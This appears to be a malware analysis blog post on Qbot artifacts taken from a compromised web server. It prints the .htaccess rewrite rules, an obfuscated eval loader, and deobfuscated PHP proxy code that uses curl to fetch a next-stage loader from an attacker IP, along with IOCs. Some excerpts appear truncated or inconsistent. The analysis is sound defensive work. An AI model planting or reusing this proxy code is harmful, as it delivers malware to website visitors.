

# Qbot: Analyzing PHP Proxy Scripts from Compromised Web Server

---

[madlabs.dsu.edu/madrid/blog/2021/04/30/qbot-analyzing-php-proxy-scripts-from-compromised-web-server/](https://madlabs.dsu.edu/madrid/blog/2021/04/30/qbot-analyzing-php-proxy-scripts-from-compromised-web-server/)

## About Qbot

---

Qbot (also known as Qakbot) is an information stealer that has been active since 2007. It was originally used as a banking trojan, but has since been updated to steal credentials from other sites as well that are not financial. Qbot has also been observed being used for a variety of different types of activities, including distributing ransomware.

Recently, Qbot has been distributed through spam email campaigns. Specifically, a URL is sent through an email. This URL belongs to a compromised WordPress site controlled by the attacker. This URL is redirected to a malicious PHP script that loads Qbot onto the victim's machine.

## Analysis

---

Recently, some files were collected from a web server that was compromised by QBot at **hxxp://185.220.100.246/home/selfst15/public\_html\_selfstoragemillionaires.com/BAItlCsGBq/**. These files were then analyzed, specifically the **.htaccess** and **p\_univ.php** files.

### **.htaccess**

---

The **.htaccess** file contains multiple rewrite rules. These will redirect any file with the extensions listed below to our malicious file, *p\_univ.php*.

```
Options -Indexes
# Options +FollowSymLinks
# Options +SymLinksIfOwnerMatch
# Satisfy Any
RewriteEngine on


RewriteRule ([^/]*.exe) p_univ.php [NC]
RewriteRule ([^/]*.png) p_univ.php [NC]
RewriteRule ([^/]*.dll) p_univ.php [NC]
RewriteRule ([^/]*.jpg) p_univ.php [NC]
RewriteRule ([^/]*.doc) p_univ.php [NC]
RewriteRule ([^/]*.vbs) p_univ.php [NC]
RewriteRule ([^/]*.zip) p_univ.php [NC]
RewriteRule ([^/]*.rar) p_univ.php [NC]

# order deny,allow
```

The malware authors do this for a few different reasons. For one, a victim might be tricked into clicking one link that appears to be benign, only to be tricked into visiting the page that contains the malware. Also, using this trick makes it appear as if the malware were present in multiple different locations, making it more difficult for the website owners to detect and remove the malware. After all, many people wouldn't think to check the `.htaccess` file if their site were compromised with malware.

## p\_univ.php

This file makes use of a couple different obfuscation techniques:



```
C:\Users\AppData\Local\Temp\artifacts\qbot-open\p_univ.php - Sublime Text 2 (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
serve x client x test4 x main x test5 x instr x audi x seh.t x task2 x easy x p_un x htacc x byte x findr x patte x instr x test4 x testv x debu x thre
1 eval(gzinflate(base64_decode(str_rot13('SMiUohGnSHH/k8/ttQa08VN552XpTPmzaViu6031ETvtWqKyCJsigHec'))))
```

First, it uses ROT13 and then base64 to decode the string, and then uses the eval function. Eval executes a string as PHP code. We could run a tool such as XAMPP on our local machine to execute the PHP script, or we can make use of a third-party tool. I made use of a tool called [UnPHP](#), which decodes PHP files that make use of common obfuscation techniques.

The deobfuscated code returns some interesting results:


```
<?php date default timezone set('europe/moscow'); 1
ini_set('display_errors', 0);
ini_set('display_startup_errors', 0); 2
error_reporting(0);
/* for debug
ini_set('display_errors',1);
ini_set('display_startup_errors',1);
error_reporting(E_ALL);
*/
$target_host = "91.193.180.161"; 3
//$target_port = "7080";
$target_port = "80";
$target_uri = "first_loader/first_loader_qbz001.php"; 4
$log_file = dirname(__FILE__) . "/proxy_log.txt";
$debug = 0;
$debug_msg = "";
$save_log = "";
$client_ip = $_SERVER['REMOTE_ADDR'];
if (isset($_SERVER['HTTP_X_REAL_IP'])) {
    $client_ip = $_SERVER['HTTP_X_REAL_IP'];
} else if (isset($_SERVER['HTTP_CF_CONNECTING_IP'])) {
    $client_ip = $_SERVER['HTTP_CF_CONNECTING_IP'];
}
if (isset($_SERVER["REQUEST_URI"])) {
    if (preg_match('/\/(([^\/]+\.[^?&]+)/i', $_SERVER["REQUEST_URI"],
        if (function_exists('opcache_invalidate')) {
            opcache_invalidate("conf.php");
        }
    }
}
else {
    print "REQUEST ERROR 1<br>REQUEST_URI=" . $_SERVER["REQUEST_URI"] . "'<br>";
    exit(0);
}
} else {
```

First, we see the timezone being set to Europe/Moscow (1), which gives an indication of where the attackers reside. Next, we see the display indicators being turned off (2), which is likely being used as a method to hide malicious activity from the victim by hiding any errors from the output. We also see a target host of 91[.]193[.]180[.]161 and a target port of 80 (3). There is also a variable target\_uri, that appears to contain the file path of the next stage of the malware (4).

Let's look into this script more:

```
if (isset($_SERVER["REQUEST_URI"])) {
    if (preg_match('/\/(([^\/]+\.[^?&]+)/i', $_SERVER["REQUEST_URI"], $match) {
        if (function_exists('opcache_invalidate')) {
            opcache_invalidate("conf.php");
        }
        include ("conf.php");
        $target_uri = "$target_uri?fname=" . $match[1];
        if (isset($_SERVER['QUERY_STRING']) && strlen($_SERVER['QUERY_STRING']) > 0) {
            if (!isset($_GET["bg"])) {
                $target_uri .= "&bg=$bot_group";
            }
            $target_uri .= "&" . $_SERVER['QUERY_STRING'];
        } else {
            $target_uri .= "&bg=$bot_group";
        }
    } else {
        print "REQUEST ERROR 1<br>REQUEST_URI=" . $_SERVER["REQUEST_URI"] . "'<br>";
        exit(0);
    }
} else {
```

**TARGET\_URI**, which contains the path of the next stage of malware, appends two parameters. The first parameter, **fname**, contains the name of the current file, **p\_univ.php**, which is accessed using the **\$\_SERVER** array. The second parameter, **bg**, contains the bot group, which is obtained through the **conf.php** file:



```
C:\Users\AppData\Local\Temp\artifacts\qbot-open\conf.php - Sublime Text 2 (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
p_univ.php x deobfuscated.php htaccess x conf.php x
1 <?php $bot_group = "abc122"; ?>
```

The “bot group” we are in is “abc122”. This must be used as a method of managing different groups of infected machines, and could be a possible indicator that the end goal is to create a botnet, although that remains unclear. It is likely a method used by their C2 server to control different groups of infected machines.

Based on this information, the full URL containing the next stage of malware is:  
**hxxp://91.193.180.161:80/first\_loader/first\_loader\_qbz001.php?**  
**fname=p\_univ.php&bg=abc122**

A request to this URL is then made using a cURL request:



```

#}
$headers = array("Host: $target_host", "X-Forwarded-For-Client: " . $client_ip, "X-Forwarded-For-Gateway: " . $_SERVER["HTTP_HOST"]);
if (isset($_SERVER["HTTP_USER_AGENT"])) {
    array_push($headers, "User-Agent: " . $_SERVER["HTTP_USER_AGENT"]);
}
if (isset($_SERVER["HTTP_RANGE"])) {
    array_push($headers, "Range: " . $_SERVER["HTTP_RANGE"]);
}
if (isset($_SERVER["HTTP_IF_UNMODIFIED_SINCE"])) {
    array_push($headers, "If-Unmodified-Since: " . $_SERVER["HTTP_IF_UNMODIFIED_SINCE"]);
}
/*
if (isset($_SERVER["HTTP_PROXY_CONNECTION"])) {
    array_push($headers, "Proxy-Connection: " . $_SERVER["HTTP_PROXY_CONNECTION"]);
}
if (isset($_SERVER["HTTP_X_FORWARDED_FOR"])) {
    array_push($headers, "X-Forwarded-For: " . $_SERVER["HTTP_X_FORWARDED_FOR"]);
}
*/
$resp_headers = array();
$curl = curl_init();
if ($_SERVER['REQUEST_METHOD'] == "HEAD") {
    curl_setopt($curl, CURLOPT_NOBODY, true);
}
curl_setopt($curl, CURLOPT_URL, "$target_url");
curl_setopt($curl, CURLOPT_HTTPHEADER, $headers);
curl_setopt($curl, CURLOPT_HEADER, 0);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
curl_setopt($curl, CURLOPT_FAILONERROR, true);
curl_setopt($curl, CURLOPT_HEADERFUNCTION, "HandleHeaderLine");
$content = curl_exec($curl);
if (curl_error($curl)) {
    $err_code = curl_error($curl);
}

```

cURL is used to attempt to visit the target URL. Several headers are also sent in the cURL request, including the user agent.

XAMPP was used in an isolated environment to attempt to retrieve further stages of malware, but these efforts were ultimately unsuccessful. When using a TOR node to attempt to send the request, the server responded with a 502 status code ("Bad gateway"). I looked further in the script and the **client\_ip** variable is used, which sends the IP of the connecting server (obtained through `$_SERVER['REMOTE_ADDR']`):

```

#$client_ip = $_SERVER['REMOTE_ADDR'];
$client_ip = "185.220.100.246";
/*if (isset($_SERVER['HTTP_X_REAL_IP'])) {
    $client_ip = $_SERVER['HTTP_X_REAL_IP'];
} else if (isset($_SERVER['HTTP_CF_CONNECTING_IP'])) {
    $client_ip = $_SERVER['HTTP_CF_CONNECTING_IP'];
}*/

```



I attempted to instead change the `client_ip` variable to the IP of the original compromised web server, 185[.]220[.]100[.]246. When I did this, I got a different error code, a 403 forbidden response. This typically means that this page has been blocked entirely, although servers can fake error codes so it is possible that the malware authors are using additional checks to block the page on certain conditions.

## Domain info

The attacker's server which delivers the next stage of malware is at the IP address 91[.]193[.]180[.]161. Doing a whois lookup on this server returned the following results:

## IP Lookup Result

[Share The Result](#)

|  |  |
|--|--|
| Permalink                                      | <a href="https://www.ip2location.com/91.193.180.161">https://www.ip2location.com/91.193.180.161</a>  |
| <input checked="" type="checkbox"/> IP Address | 91.193.180.161   |
| <input checked="" type="checkbox"/> Country    |  Netherlands [NL]  |
| <input type="checkbox"/> Region                | Noord-Holland  |
| <input type="checkbox"/> City                  | Amsterdam  |
| <input type="checkbox"/> Coordinates of City   | 52.374030, 4.889690 (52°22'27"N 4°53'23"E)   |
| <input type="checkbox"/> ISP                   | 3NT Solutions LLP  |
| <input type="checkbox"/> Local Time            | 07 Apr, 2021 09:01 AM (UTC +02:00)   |
| <input type="checkbox"/> Domain                | 3nt.com  |
| <input type="checkbox"/> Net Speed             | (COMP) Company/T1  |
| <input type="checkbox"/> IDD & Area Code       | (31) 020   |
| <input type="checkbox"/> ZIP Code              | 1000   |
| <input type="checkbox"/> Weather Station       | Amsterdam (NLXX0002)   |

The server originates in the Netherlands and belongs to 3NT Solutions LLP. Not much could be found on this company, except for the fact they are a cloud hosting provider. Several Google searches indicate that this ISP is commonly being used to deploy malware.

## IOCs

Original compromised web server:

**hxxp://185.220.100.246/home/selfst15/public\_html\_selfstoragemillionaires.com/BAItlCsGBq**

Attacker web server: **91[.]193[.]180[.]161**

Next stage of malware: **hxxp://91.193.180.161:80/first\_loader/first\_loader\_qbz001.php?fname=p\_univ.php&bg=abc122**

## Resources

Artifacts: [https://github.com/jstrosch/malware-samples/tree/master/malware\\_infrastructure/2021/January/qbot\\_compromised\\_server](https://github.com/jstrosch/malware-samples/tree/master/malware_infrastructure/2021/January/qbot_compromised_server)